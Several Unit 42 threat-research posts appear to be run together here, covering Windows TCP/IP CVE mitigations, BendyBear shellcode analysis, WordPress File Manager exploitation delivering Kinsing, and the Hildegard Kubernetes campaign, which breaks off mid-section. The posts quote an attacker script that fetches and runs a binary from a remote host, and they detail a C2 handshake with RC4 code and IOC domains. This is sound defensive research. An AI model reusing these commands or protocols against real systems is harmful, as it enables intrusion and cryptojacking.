CVE-2021-24094 and CVE-2021-24074 were given the CVSS score of 9.8/8.4 and a "Critical" security rating from Microsoft.
CVE-2021-24086 and CVE-2021-24094 Overview
An attacker could send a number of crafted IPv6 packets (multiple headers, invalid header, multiple fragment headers, etc.), which would cause a DoS error. Palo Alto Networks Next-Generation Firewall customers with PAN-OS are able to block such malicious packets to mitigate the attacks.
Palo Alto Networks Next-Generation Firewall customers with IPv6 Firewalling enabled already receive protections for these two vulnerabilities. IPv6 firewalling can be enabled in the user interface (UI) under Device > Setup > Session: Check the “Enable IPv6 Firewalling” checkbox and Commit the Firewall. More details about IPv6 Firewalling can be found in the Knowledge Base article, “How to Enable and Disable IPv6 Firewalling.”
Figure 1. Enabling IPv6 Firewalling.
Palo Alto Networks Next-Generation Firewall customers can check the details for the packet drops during a DoS attack using the command show counter global filter delta yes | match flow_parse_ip6, which allows viewing IPv6 packets dropped since the last time the command was issued.
For example, the following is the output of the command after running a DoS attack with crafted IPv6 packets against the firewall, which shows 90 IPv6 packets dropped due to truncated packets, six packets dropped due to invalid header position and one packet dropped due to multiple fragment headers present in the IPv6 packet.
admin@PA-3020> show counter global filter delta yes | match flow_parse_ip6
flow_parse_ip6_invalid_routing_ext_hdr 6 0 drop flow parse Packets dropped: invalid routing header position in IPv6 packet
flow_parse_ip6_frag_nested 1 0 drop flow parse Packets dropped: multiple fragment header in IPv6 packet
CVE-2021-24074 Overview
An attacker can leverage this vulnerability by sending maliciously crafted IPv4 packets to a victim, potentially causing a RCE on the system.
This vulnerability occurs due to confusing IPv4 options fields between two fragments. The scenario pointed out by Microsoft shows two IPv4 fragments, the first of which has the Security Options (Type 130) field, followed by a second fragment with either the Loose Source and Record Route (LSRR) option (Type 131) or the Strict Source and Record Route (SSRR) option (Type 137). The fragment offsets, confusing the options and the header data together, cause an out-of-bound read and write during reassembly of the IP fragments, which introduces the potential for RCE on a Windows machine.
Next-Generation Firewall Mitigations for CVE-2021-24074
Palo Alto Networks Next-Generation Firewall customers running PAN-OS 8.1 or higher can configure their Network Zone Protection Profile settings to protect themselves from attacks related to CVE-2021-24074 by enabling IP Drop for Malformed, Strict and Loose Source Routing IP Options.
Note that as a best practice for IP protocol, Palo Alto Networks recommends enabling packet drop for dropping packets with Malformed, Strict and Loose Source Routing options because allowing these options allows adversaries to bypass security policy rules that use the destination IP address as the matching criteria. More details of these options can be found in the TechDocs article, “Packet-Based Attack Protection.”
For configuring Zone Protection to drop IP packets with these options:
Step 1: Create a Zone Protection profile and configure Packet-Based Attack Protection settings.
Select Network > Network Profiles > Zone Protection and Add a new profile.
Enter a Name for the profile and an optional Description.
Select Packet-Based Attack Protection.
On the IP Drop tab, select the Packet-Based Attack Protection settings tab and select the Malformed, Strict Source Routing and Loose Source Routing check boxes under IP Option Drop.
Click OK.
Figure 2. Configuring Zone Protection Profile with IP Drop options.
Step 2: Apply the Zone Protection profile to a security zone that is assigned to interfaces you want to protect.
Select Network > Zones and select the zone where you want to assign the Zone Protection profile.
Add the Interfaces belonging to the zone.
For Zone Protection Profile, select the profile you just created.
Click OK.
Figure 3. Configuring Zone and selecting Zone Protection Profile.
Step 3: Commit your changes.
Step 4: (PAN-OS 8.1.2 or higher) Enable the firewall to generate threat logs for the attack, and also generate threat logs for the types of packets listed above if you enable the corresponding packet-based attack protection (in Step 1). For example, if you enable packet-based attack protection for Loose Source Routing, using the following command line interface (CLI) causes the firewall to generate a threat log when the firewall receives and drops a packet with an LSRR option. Customers can leverage this option for troubleshooting purposes.
Use the operational CLI command set system setting additional-threat-log on. Default is off.
Figure 4. Threat Logs for Malformed IP option.
Additionally, the threat logs can be seen in the UI as shown in Figure 4.
As an alternative, Palo Alto Networks Next-Generation Firewall customers can also check the details for the IPv4 packet drops due to Zone Protection using the flow_dos_pf_badoption, flow_dos_pf_strictsource and flow_dos_pf_strictsourceflow counters.
For example, the command show counter global filter delta yes | match flow_dos_pf_badoption allows viewing IPv4 packets dropped since the last time the command was issued.
admin@PA-5250> show counter global filter delta yes | match flow_dos_pf_badoption flow_dos_pf_badoption 1 0 drop flow dos Packets dropped: Zone protection option 'discard-malformed-option'
For CVE-2021-24074, malformed packets which cause bad loose/strict source options to the subsequent packet get dropped when the “Malformed” Zone Protection IP Drop Option is enabled. The subsequent IP packet with bad loose/strict source does not get transmitted to the firewall due to internal firewall packet filtering. Since IPv4 Source routing is considered insecure, other IPv4 packets with source routing would get dropped when the “Loose Source Routing” and “Strict Source Routing” Zone Protection IP Drop Options are enabled.
Cortex XDR Mitigations for CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094
If you’re a Palo Alto Networks Cortex XDR Agent customer version 7.1 or higher, you can leverage your agents starting Feb. 10 to modify system settings to protect unpatched endpoints from these vulnerabilities until a Windows update is installed.
The workaround is managed through the Endpoint Exploit Security Profile and requires the latest content update. You can edit any of your existing profiles or create a new profile to include the workaround as needed.
Under the “Unpatched Vulnerabilities Protection” section, define the workaround setting for CVE-2021-24074, CVE-2021-24086 and CVE-2021-24094 by selecting one of the options below:
Do not modify system settings (default): Do not modify the IPv4 and IPv6 settings currently set on the endpoint, whether the current values are your original values or values that were modified as part of this workaround.
Modify system settings until the endpoint is patched: The Cortex XDR agent runs the following commands on your endpoints to temporarily modify the IPv4 and IPv6 settings until the endpoint is patched. After the endpoint is patched, all modified Windows system settings are automatically reverted to their values before modification. Palo Alto Networks strongly recommends that you review these commands before applying this workaround in your network to ensure your business-critical components are not affected or harmed.
To disable IPv6 fragmentation on the endpoint: netsh int ipv6 set global reassemblylimit=0
To disable loose source routing for IPv4 : netsh int ipv4 set global sourceroutingbehavior=drop
Revert system settings to your previous settings: Revert all Windows system settings to their values before modification as part of this workaround, regardless of whether the endpoint was patched or not.
BEST PRACTICE NOTE: For all Windows endpoints, Palo Alto Networks strongly recommends that you install the latest Windows Update that patches these vulnerabilities.
As a member of the Microsoft Active Protections Program (MAPP) program, Palo Alto Networks received early details of the vulnerability, providing greater understanding of the threat, which helps us implement strong product coverage. As always, we recommend keeping your Microsoft products up to date with the latest patches to mitigate this vulnerability.
Palo Alto Networks will update this Threat Brief with new information and recommendations as they become available.
Highly malleable, highly sophisticated and over 10,000 bytes of machine code. This is what Unit 42 researchers were met with during code analysis of this “bear” of a file. The code behavior and features strongly correlate with that of the WaterBear malware family, which has been active since as early as 2009. Analysis by Trend Micro and TeamT5 unveiled WaterBear as a multifaceted, stage-two implant, capable of file transfer, shell access, screen capture and much more. The malware is associated with the cyber espionage group BlackTech, which many in the broader threat research community have assessed to have ties to the Chinese government, and is believed to be responsible for recent attacks against several East Asian government organizations. Due to the similarities with WaterBear, and the polymorphic nature of the code, Unit 42 named this novel Chinese shellcode “BendyBear.” It stands in a class of its own in terms of being one of the most sophisticated, well-engineered and difficult-to-detect samples of shellcode employed by an Advanced Persistent Threat (APT).
The BendyBear sample was determined to be x64 shellcode for a stage-zero implant whose sole function is to download a more robust implant from a command and control (C2) server. Shellcode, despite its name, is used to describe the small piece of code loaded onto the target immediately following exploitation, regardless of whether or not it actually spawns a command shell. At 10,000+ bytes, BendyBear is noticeably larger than most, and uses its size to implement advanced features and anti-analysis techniques, such as modified RC4 encryption, signature block verification, and polymorphic code.
The sample analyzed in this blog was identified by its connections to a malicious C2 domain published by Taiwan's Ministry of Justice Investigation Bureau in August 2020. It was discovered absent additional information regarding the exploit vector, potential victims or intended use.
Transmits payloads in modified RC4-encrypted chunks. This hardens the encryption of the network communication, as a single RC4 key will not decrypt the entire payload.
Attempts to remain hidden from cybersecurity analysis by explicitly checking its environment for signs of debugging.
Leverages existing Windows registry key that is enabled by default in Windows 10 to store configuration data.
Clears the host’s DNS cache every time it attempts to connect to its C2 server, thereby requiring that the host resolve the current IP address for the malicious C2 domain each time.
Generates unique session keys for each connection to the C2 server.
Obscures its connection protocol by connecting to the C2 server over a common port (443), thereby blending in with normal SSL network traffic.
Employs polymorphic code, changing its runtime footprint during code execution to thwart memory analysis and evade signaturing.
Encrypts or decrypts function blocks (code blocks) during runtime, as needed, to evade detection.
Uses position independent code (PIC) to throw off static analysis tools.
In the following sections, we provide an in-depth technical breakdown of each of these capabilities.
Technical Details
Shellcode Execution
The shellcode (SHA256: 64CC899EC85F612270FCFB120A4C80D52D78E68B05CAF1014D2FE06522F1E2D0) is considered to be a stager, or downloader, whose function is to download an implant from a C2 server. During execution, the code employs byte randomization to obscure its behavior. This is achieved by using the host’s current time as a seed for a pseudorandom number generator, and then performing additional operations against that output. The resulting values are used to overwrite blocks of previously executed code. This byte manipulation is the first anti-analysis technique observed in the code, as any attempt to dump the memory segment would result in illegitimate or incorrect operations. Figure 1 shows an example of the shellcode main entry point before and during runtime execution.
Figure 1. Modified shellcode runtime example.
Because shellcode lacks the ability to run on its own, a Windows loader is required to allocate an environment in memory for it to execute. At the time of analysis, no loader had been identified for this shellcode; Therefore, Unit 42 created a custom loader to study the code during its runtime execution. Since then, however, several older installers were discovered with embedded WaterBear shellcode based on attributes identified from this sample. More information on these loaders can be found in the Appendix section “x86 WaterBear Loaders”.
The shellcode begins by locating the target’s Process Environment Block (PEB) to check if it’s currently being debugged. However, the code is written such that it pulls both the “BeingDebugged” and “BitField” values from the PEB, resulting in code logic that invalidates the debugger check. Because of this, the shellcode will always fail to recognize when a debugger is attached. This routine is performed 52 times in a while loop.
Next, the shellcode iterates through the PEB’s loader module list looking for the base address of Kernel32.dll. This is typical of shellcode, as the Kernel32.dll base address is necessary to resolve any dependency files required by the shellcode to run. With this address, the shellcode loads its dependency modules and resolves any necessary Windows Application Programming Interface (API) calls using standard shellcode API hashing. The following modules are loaded:
Advapi32.dll
Kernel32.dll
Msvcrt.dll
User32.dll
Ws2_32.dll
With the shellcode initialization complete, it moves onto its main function. It begins by querying the target’s registry, at the following key:
HKEY_CURRENT_USER\Console\QuickEdit
This registry key is used by the Windows command prompt to enable Quick Edit mode. Quick Edit mode allows copy and paste from the command prompt to the clipboard. By default, this key contains a REG_DWORD, a 32-bit number of either 1 for enabled or 0 for disabled. BendyBear reads this value, multiplies it by 1000 and performs the following calculation on the result:
If the result is less than 1,000 or greater than 3,300,000 the shellcode configuration (QuickEdit) is 4,000 (0xFA0) otherwise it is the result of the computed value.
Refer to the highlighted light blue value in Figure 2 Shellcode configuration.
This check is performed each and every time the shellcode is executed. One explanation for the use of this key is that the value is written to by the shellcode loader (to a value other than 0 or 1) and it’s used by the shellcode to obtain configuration settings.
It then decrypts its internal configuration structure, which is 1,152 bytes. An example is shown in Figure 2.
Figure 2. Shellcode configuration structure.
A breakdown of the configuration structure shown in Figure 2 is below (from top to bottom):
Highlighted in neon green are the two, 16-byte keys used for XORing values throughout the shellcode. 7D 38 BA FD E1 C8 D2 DF B6 EE 33 F9 14 BF 52 96 71 17 DF E4 AE 3B A9 F2 D5 3D 75 CC D3 0D 57 72
Highlighted in light blue are the two bytes computed from the host’s Quick Edit Registry key. E8 03
Highlighted in orange are the four bytes that represent the shellcode version. 30 2E 32 34 (0.24)
Highlighted in pink are the 17 bytes that make up the C2 domain. Bitwise NOT (unsigned byte) to decode the values including the NULL. 88 98 CE D1 96 91 94 9A 8C 93 96 89 9A D1 9C 90 92
Highlighted in dark green are the 103 bytes that are used for pattern elimination. XOR with 0xFF to NULL values. FF FF FF FF FF FF FF FF FF FF FF...
Highlighted in magenta are the two bytes that make up the target C2 port. BB 01
Highlighted in light yellow are the resolved function pointers used by the shellcode. 92 13 73 33 37 02
Highlighted in dark cyan are the 112 bytes that make up the function pointer sizes used to encrypt or decrypt function blocks. EE 01
Highlighted in dark red are the 289 bytes that make up the resolved Windows API functions used by the shellcode A0 2E 52 CC FC 7F 00 00...
Network Communications
Figure 3. Stager communication flow.
Before communicating with the C2 server, the shellcode flushes the host’s DNS cache by performing the following:
Loads module dnsapi.dll
Calls API DnsFlushResolverCache
When this API is called, all domains resolved are cleared from the host’s DNS cache, not just the target C2 server. This forces the host to resolve the current IP associated with the C2 domain, ensuring that communication continues as network infrastructure becomes compromised or unavailable. It also implies the developers own the domain and can update the IP.
The stager begins by computing 10 bytes of data to send to the C2 server. These 10 bytes make up a challenge request packet. The stager sends the challenge request to the C2 and waits for a challenge response. When received and properly decrypted, the stager checks for magic values or signature bytes at specific offsets. If this check fails, the network connection is aborted. This check ensures trusted communication with the intended C2 server and initiates the download of the payload.
I. Stager Generates Challenge Request Packet
The stager computes a 10-byte challenge request containing information for the C2, to include the size of the data (being the session keys) to be received next. The challenge request and session keys are sent to the C2 simultaneously. Example request:
26BCFCCE738A211F3763
II. C2 Server Decrypts Challenge Request Packet
The C2 decrypts the challenge request packet using the following steps:
1. First byte will be XORed with the second byte, second byte with third byte…until byte 10, followed by:
A. Byte 7 is updated from the result of ( byte 7 XORed with byte 3 ).
B. Byte 2 is updated from the result of ( byte 2 XORed with byte 0 ).
C. Byte 8 is updated from the result of ( byte 8 XORed with byte 0 ).
D. Byte 9 is updated from the result of ( byte 9 XORed with byte 5 ).
2. Final value is XORed with key 0x3FDA5F9AD85D50C77E6A
The challenge request decrypts to the following (represented as hex bytes):
Figure 4. Decrypted request challenge.
The last four bytes of the decrypted request packet inform the C2 server of the size of the expected network traffic to follow. As shown above, the value is 0x20, or 32 bytes. These 32 bytes make up the session keys used by the C2 server to encrypt a server challenge response and encrypt the payload.
Example of session keys received by the C2 server:
Session key 1--> 8C931D4F764B0661C26D77239EB454CA
Session key 2--> 7A4DD0AA6C3F37CDBDAFA4CBD6B27697
The challenge request packet and session keys are computed for each beacon and therefore would always be unique.
III. C2 Authenticates With the Stager
The C2 uses the session keys to build the RC4 state box and as an XOR key for encryption and decryption.
*It should be noted that the use of session key 2 is not yet fully understood, and it did not appear to be used to communicate with the stager.
1. The pre-session key is computed using session key 1 (first 16 bytes) as follows: Pre-Session Key = session key 1 XOR 0X6162636465666768696A6B6C6D6E6F00
2. Using the computed pre-session key from step 1, the C2 server builds the RC4 Key Scheduling Algorithm (KSA). It is computed as follows:
a. Build the RC4 KSA using the following inputs to the below function:
data = 16-byte key 0x0C2F65194FF37B2D63D34635C7B205E4
key = 16-byte computed pre-session key from step 1
Example RC4 (modified) KSA routine:
def rc4_KSA(data, key): x = 0 box = range(258) box[256] = 0 box[257] = 0 for i in range(256): x = (x + box[i] + ord(key[i % len(key)])) % 256 box[i], box[x] = box[x], box[i] return box
*Note about the input parameter “data” for the KSA routine: It is the XOR result of the two 16-byte keys shown neon green in Figure 2. Shellcode Configuration Structure.
3. Construct 10-byte server challenge response header using the hex values shown in Figure 5.
Figure 5. Server Command Challenge Header
4. Encrypt server challenge response header from step 3:
a. XOR 10-byte server challenge with key 0x33836E6B3FAA6AC464DA and perform the following:
i. Byte 7 is updated from the result of ( byte 7 XORed with byte 3 ).
ii. Byte 2 is updated from the result of ( byte 2 XORed with byte 0 ).
iii. Byte 8 is updated from the result of ( byte 8 XORed with byte 0 ).
iv. Byte 9 is updated from the result of ( byte 9 XORed with byte 5 ).
b. Encrypted server challenge response header = result of 4(a)
5. Compute final authentication key:
a. XOR the following values:
i. 0x0C2F65194FF37B2D63D34635C7B205E4
ii. Value computed from step 1, i.e. Pre-Session Key
*The 16-byte value in 5.a.i is the same input parameter used in the KSA algorithm in step 2. The stager expects this key from the C2 otherwise the session is aborted.
The values generated in steps 4 and 5 make up the complete server challenge response. At this point, the C2 sends the server challenge response to the stager, completing the authentication process.
IV. C2 Encrypts and Transmits Payload
Next, the C2 prepares to send a command to the stager. BendyBear only supports one type of command: payload download.
1. Build a 10-byte command header using the hex values shown in Figure 6.
Figure 6. Updated server command challenge header.
The only change to the header is the fixed signature value from 0x40 to 0x43.
2. Encrypt the command header from step 1:
The following is an example of a RC4 modified routine that can be used. The first argument, box, would be the S-Box computed in step III.2 and the second argument, data, would be the command header from step 1.
def rc4_Mod_Crypt(box, data): x = box[256] y = box[257] c = 0 out = [] for char in data: x = (x + 1) % 256 y = (y + box[x]) % 256 box[x], box[y] = box[y], box[x] z = ( (box[x] + box[y] )&0xff ) % 256 al = rol( box[z],4,8 ) out.append( chr( ord( data[c] ) ^ al ) ) box[z] = al c+=1 box[256] = x box[257] = y return ''.join(out)
3. Obtain the size of the payload and encrypt that value using the same RC4 algorithm as in step 2. The size of the payload should be the total decrypted size of the payload.
4. Encrypt and send the payload to the stager in chunks:
a. Read 4,086 bytes from the payload. This is the maximum chunk size that the stager will accept.
b. Build a command header (step 1 above) and update the following fields:
i. Header size = size of payload chunk.
ii. Command = 1.
c. Send the updated 10-byte command header to the stager.
d. Send the encrypted payload chunk.
e. Repeat steps a - d until payload is sent.
Figure 7 shows an example of one payload chunk that is sent to the stager.
Figure 7. Encrypted payload header and data.
Upon receiving each chunk, the stager strips the command header and decrypts the payload chunk in memory.
Payload In-Memory Loading
Once the payload is fully decrypted, the stager performs some basic checks to ensure that the payload conforms to a Windows executable. It validates the DOS and PE header and that the payload is a DLL. It then direct-memory loads the payload and calls into its entry point (AddressOfEntryPoint). The direct memory load of the payload emulates that of the Windows PE loader – LoadLibrary. As a result, the PEB LDR_DATA_TABLE_ENTRY metadata structures are not created and the PEB for the process running the shellcode has no record of the DLL loading, which can be used to detect rogue modules running on your host. This is visible in WinDbg running the command !address within the process that loaded the shellcode. An example is shown in Figure 8.
Figure 8. Artifact of direct in-memory loaded DLL.
In-memory artifacts:
Type is MEM_PRIVATE, meaning it is private to the process that loaded it. On Windows platforms, DLLs are typically loaded as MEM_IMAGE so that they can be shared between different processes to save memory space.
Protection is PAGE_EXECUTE_READWRITE(RWX), which means the area is writable and executable with a memory area containing an MZ header. The MZ header is the in-memory loaded module.
The output of the WinDbg !address command shown in Figure 8 spots the anomalous entry. The memory address of module 0x7ff4c2450000 was the result of private memory allocation, protection set to RWX and usage containing an MZ header.
x64 Shellcode Behaviors
The following table describes the main behaviors of BendyBear.
Eight calls to msvcrt!time prior to connecting to the C2 server
Clearing host’s DNS cache via API DNSAPI!DnsFlushResolverCache
PEB _LDR_DATA_TABLE_ENTRY metadata structures are not created, and the PEB for the process running the shellcode has no record of the DLL loading.
Loaded payload module (DLL) has a type of MEM_PRIVATE
Table 1. x64 shellcode commands executed.
BendyBear vs. WaterBear
Attributes
WaterBear
BendyBear
File Type
EXE/DLL
Shellcode
Implant Type
Stage-2
Stage-0
Modified RC4
Additional Encryption
UNKNOWN
Extra XOR Computations
16-Byte XOR keys
Authenticated C2 Communications
Signature Verification Magic Bytes
1F 40
1F 43
1F 40
1F 43
Chunked Payloads
Polymorphic Code
In-Memory Loading
PEB Debugger Check
Pattern Elimination
Encrypt/Decrypt Function Routines
API Hooking
Process Hiding
Network Traffic Filtering
Table 2. Comparison of BendyBear and WaterBear.
File Type – WaterBear is a standalone PE/EXE. BendyBear is a x64 Shellcode that requires loader or code injection.
Implant Type – WaterBear is a stage-2 implant with many capabilities; BendyBear is a stage-0 downloader.
Modified RC4 Encryption – Both WaterBear and BendyBear use a modified RC4, but implement them slightly differently. WaterBear uses a 256 RC4 state box with byte shifting and addition within the key scheduling algorithm. BendyBear uses a 258 RC4 state box and performs XOR within the key scheduling algorithm.
Additional Encryption – While both use encryption as a way to conceal artifacts, BendyBear was found to contain additional XOR encryption steps.
16-Byte XOR Key – Both use the same 16-byte XOR key to create the pre-session key: 0x6162636465666768696A6B6C6D6E6f00
Authenticated C2 Communications – Both send an initial 10-byte challenge request followed by 32-byte session keys.
Signature Verification Magic Bytes – Both use the same matching magic byte verification values.
Chunked Payload – Both expect the payloads to be sent in encrypted chunks.
Polymorphic Code – Both employ code manipulation during runtime execution with random bytes.
In-Memory Loading – Both support the in-memory loading of payloads.
PEB Debugger Check – Both check to see if the code is being debugged.
Pattern Elimination –Both re-encrypt any decrypted strings upon use.
Encrypt/Decrypt Function Routines – Both WaterBear and BendyBear obfuscate runtime function addresses.
API Hooking – Variants of WaterBear implement API hooking, while BendyBear does not.
Process Hiding – Variants of WaterBear can hide processes via API hooking, while BendyBear does not support this capability.
Network Traffic Filtering – Variants of WaterBear can filter or hide network traffic via API hooking, while BendyBear does not support this capability.
Conclusion
The BendyBear shellcode contains advanced features that are not typically found in shellcode. The use of anti-analysis techniques and signature block verification indicate that the developers care about stealth and detection-evasion. Additionally, the use of custom cryptographic routines and byte manipulations suggest a high level of technical sophistication.
Palo Alto Networks customers can be protected from the attacks outlined in this blog in the following ways:
Cortex XDR can identify and block the shellcode during execution.
App-ID, the traffic classification system in Next-Generation Firewalls, is capable of identifying applications irrespective of port, protocol, encryption (SSH or SSL) or any other evasive tactic used by the application. This shellcode attempts to communicate over TCP port 443 with traffic that does not conform to proper SSL or any other known application. As a matter of best practice, we advise customers to block unknown outbound TCP traffic in their security policies.
x86 - (version 0.1) 49901034216a16cfd05c613f438eccee4a7bf6079a7988b3e7094d9498379558 web2008.rutentw[.]com
x86 WaterBear Loaders
The following executables have been identified as loaders/injectors that contain older WaterBear x86 shellcode. The shellcode code is identical to the x86 sample 49901034216.... (version 0.1) listed above.
Taiwan News – Taiwan urges blocking 11 China-linked phishing domains. iThome News – The Bureau of Investigation’s recent investigation of several cases of Taiwan Government agencies hacked. TeamT5 – Evil Hidden in Shellcode: The Evolution of malware DbgPrint. TrendMicro – WaterBear Returns, Uses API Hooking to Evade Security. TrendMicro – The Trail of BlackTech’s Cyber Espionage Campaigns. CryCraft Technology Corp - Taiwan Government Targeted by Multiple Cyberattacks in April 2020 Part 1: Waterbear Malware JPCERT/CC Eyes - ELF_PLEAD - Linux Malware Used by BlackTech
Appendix
Shellcode Proof of Concept
Mock C2 server serving request to stager and sending a payload (DLL) that displays a message box:
Figure 10. Example stager in-memory loading test DLL
Figure 9 is a Python mock C2 server that was created by Unit 42 to interact with the stager. It is configured to listen on TCP port 8080, and the payload is a test DLL that launches calc.exe and displays a message box (Hello, Implant). Figure 10 is a Windows 10 host running the shellcode in memory via a custom loader. The shellcode was configured to communicate with the mock C2 server.
Network Traffic for the Above Payload (truncated):
In December 2020, Unit 42 researchers observed attempts to exploit CVE-2020-25213, which is a file upload vulnerability in the WordPress File Manager plugin. Successful exploitation of this vulnerability allows an attacker to upload an arbitrary file with arbitrary names and extensions, leading to Remote Code Execution (RCE) on the targeted web server.
This exploit was used by attackers to install webshells, which in turn were used to install Kinsing, malware that runs a malicious cryptominer from the H2miner family. Kinsing is based on the Golang programming language, and its ultimate purpose is to be used in cryptojacking attacks on container environments.
The vulnerability stems from the fact that the WordPress File Manager plugin renamed the file extension on the elFinder library's connector.minimal.php.dist file to .php so it could be executed directly. Since this file has no access restrictions, it can be executed by anyone browsing the web server. The file contains mechanisms to upload files to the web server without any authentication. Because of this flaw, allowing anyone to upload files, malicious actors started attacking it and uploading webshells, which can be used for further activities such as installing malware or cryptominers.
Observed Attack Chain
Our investigation began with the access log of an attacked machine. What caught our attention was the following HTTP POST request to the web server:
[19/Dec/2020:08:58:08 +0000] "POST /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 1453 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36"
This request was used to upload a webshell. Inspecting the log further, we found the culprit – i.e., the webshell:
As we can see from the above, the webshell was named k.php and was provided a command to execute. The webshell itself is quite simple as it’s stored in plain text on the web server and contains no obfuscation or authentication measures:
Upon further examination of the HTTP GET request that was issued to the webshell k.php, we can see it simply invoked the curl command, downloaded a file named wpf.sh and executed it.
We obtained the shell script from the attacker’s command and control (C2) server. Here is a synopsis of the file:
...
$WGET $DIR/kinsing http://X.X.X.X/kinsing
chmod +x $DIR/kinsing
…
SKL=wpf $DIR/kinsing
…
The file wpf.sh is a script that downloads Kinsing using wget, gives it execute permissions and proceeds to execute it.
Conclusion
We observed an exploit in the wild for the WordPress File Manager RCE vulnerability CVE-2020-25213. Attackers used the exploit to install webshells, which in turn were used to install Kinsing, which runs a malicious cryptominer from the H2miner family. The ultimate purpose of Kinsing is to be used in cryptojacking attacks on container environments.
Palo Alto Networks customers are protected from CVE-2020-25213 in the following ways:
The Linux Cortex XDR agent blocks this attack. The webshell is detected by the local threat evaluation engine, which is powered by machine learning algorithms.
The malware has malicious verdicts in WildFire, a security subscription for the Next-Generation Firewall.
The Cortex XDR Behavioral Threat Protection engine prevents both Kinsing and the payload cryptominer.
Palo Alto Networks Threat Prevention covers this vulnerability with TID 59286.
AutoFocus has an appropriate tag for the miner and Kinsing.
In January 2021, Unit 42 researchers detected a new malware campaign targeting Kubernetes clusters. The attackers gained initial access via a misconfigured kubelet that allowed anonymous access. Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations. Based on the tactics, techniques and procedures (TTP) that the attackers used, we believe this is a new campaign from TeamTNT. We refer to this new malware as Hildegard, the username of the tmate account that the malware used.
TeamTNT is known for exploiting unsecured Docker daemons and deploying malicious container images, as documented in previous research (Cetus, Black-T and TeamTNT DDoS). However, this is the first time we found TeamTNT targeting Kubernetes environments. In addition to the same tools and domains identified in TeamTNT's previous campaigns, this new malware carries multiple new capabilities that make it more stealthy and persistent. In particular, we found that TeamTNT’s Hildegard malware:
Uses two ways to establish command and control (C2) connections: a tmate reverse shell and an Internet Relay Chat (IRC) channel.
Uses a known Linux process name (bioset) to disguise the malicious process.
Uses a library injection technique based on LD_PRELOAD to hide the malicious processes.
Encrypts the malicious payload inside a binary to make automated static analysis more difficult.
We believe that this new malware campaign is still under development due to its seemingly incomplete codebase and infrastructure. At the time of writing, most of Hildegard's infrastructure has been online for only a month. The C2 domain borg[.]wtf was registered on Dec. 24, 2020, the IRC server went online on Jan. 9, 2021, and some malicious scripts have been updated frequently. The malware campaign has ~25.05 KH/s hashing power, and there is 11 XMR (~$1,500) in the wallet.
There has not been any activity since our initial detection, which indicates the threat campaign may still be in the reconnaissance and weaponization stage. However, knowing this malware's capabilities and target environments, we have good reason to believe that the group will soon launch a larger-scale attack. The malware can leverage the abundant computing resources in Kubernetes environments for cryptojacking and potentially exfiltrate sensitive data from tens to thousands of applications running in the clusters.
Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.
Figure 1. Attacker and malware’s movement.
Tactics, Techniques and Procedures
Figure 1 illustrates how the attacker entered, moved laterally and eventually performed cryptojacking in multiple containers.
The attacker started by exploiting an unsecured Kubelet on the internet and searched for containers running inside the Kubernetes nodes. After finding container 1 in Node A, the attacker attempted to perform remote code execution (RCE) in container 1.
The attacker downloaded tmate and issued a command to run it and establish a reverse shell to tmate.io from container 1. The attacker then continued the attack with this tmate session.
From container 1, the attacker used masscan to scan Kubernetes's internal network and found unsecured Kubelets in Node B and Node C. The attacker then attempted to deploy a malicious crypto mining script (xmr.sh) to containers managed by these Kubelets (containers 2-7).
Containers that ran xmr.sh started an xmrig process and established an IRC channel back to the IRC C2.
The attacker could also create another tmate session from one of the containers (container 4). With the reverse shell, the attacker could perform more manual reconnaissance and operations.
The indicators of compromise (IOCs) found in each container are listed below. These files are either shell script or Executable Linkable Format (ELF). The IOC section at the end of the blog contains the hash and details of each file.
Container 1: TDGG was dropped and executed via Kubelet. TDGG then subsequently downloaded and executed tt.sh, api.key and tmate. The attacker used the established tmate connection to drop and run sGAU.sh, kshell, install_monerod.bash, setup_moneroocean_miner.sh and xmrig (MoneroOcean).
Container 2-7: xmr.sh was dropped and executed via Kubelet.
Container 4: The attacker also established a tmate session in this container. The attacker then dropped and executed pei.sh, pei64/32, xmr3.assi, aws2.sh, t.sh, tmate,x86_64.so, xmrig and xmrig.so.
Figure 2 maps the malware campaign's TTP to MITRE ATT&CK tactics. The following sections will detail the techniques used in each stage.
Figure 2. Attacker’s tactics, techniques and procedures.
Initial Access
kubelet is an agent running on each Kubernetes node. It takes RESTful requests from various components (mainly kube-apiserver) and performs pod-level operations. Depending on the configuration, kubelet may or may not accept unauthenticated requests. Standard Kubernetes deployments come with anonymous access to kubelet by default. However, most managed Kubernetes services such as Azure Kubernetes Service (AKS), Google Kubernetes Engine (GKE) and Kubernetes operations (Kops) all enforce proper authentication by default.
We discovered that TeamTNT gained initial access with the Hildegard malware by executing commands on kubelets that allow anonymous access. This was achieved by accessing the kubelet’s run command API and executing commands on running containers.
Execution
Hildegard uses kubelet’s API to execute commands inside containers. The initial commands create a tmate reverse shell that allows the attacker to carry out the subsequent operation. Unlike the techniques that TeamTNT used in the past, this malware campaign did not pull or run any new container image.
Privilege Escalation
Although Unit 42 researchers have not observed an attempt to perform privilege escalation, the malware dropped two adversarial tools, Peirates and BOtB, which are capable of breaking out of containers via known vulnerabilities or accessing cloud resources via exposed cloud credentials.
Container Breakout
BOtB can perform a container breakout using a known vulnerability such as CVE-2019-5736. It can also escape from privileged containers that have enabled CAPS and SYSCALLS.
Access to Cloud Resources
Peirates can gather multiple infrastructures and cloud credentials. It looks for identity and access management (IAM) credentials from cloud metadata services and service account tokens from the Kubernetes clusters. With the identified credentials, it then further attempts to move laterally or gain control of the cluster. While we observed Peirates in use, the container it was executed in had no credentials.
Defense Evasion
Library Injection
Hildegard uses LD_PRELOAD to hide the malicious process launched inside the containers. The malware modified the /etc/ld.so.preload file to intercept shared libraries’ imported functions. In particular, the malware overwrites two functions: readdir() and readdir64(), which are responsible for returning the directory entries in the file system. The overwritten functions filter out queries made to directory entries under /proc. The functions then drop queries with keywords such as tmate, xmrig and ziggy. This way, when applications try to identify the running processes (by reading files under /proc) in the containers, tmate, xmrig and ziggy will not be found. Linux tools such as ps, top and many other container monitoring tools will be blinded from these malicious processes.
Figure 3. Function that overwrites readdir64() in X86_64.so.
Encrypted ELF Binary
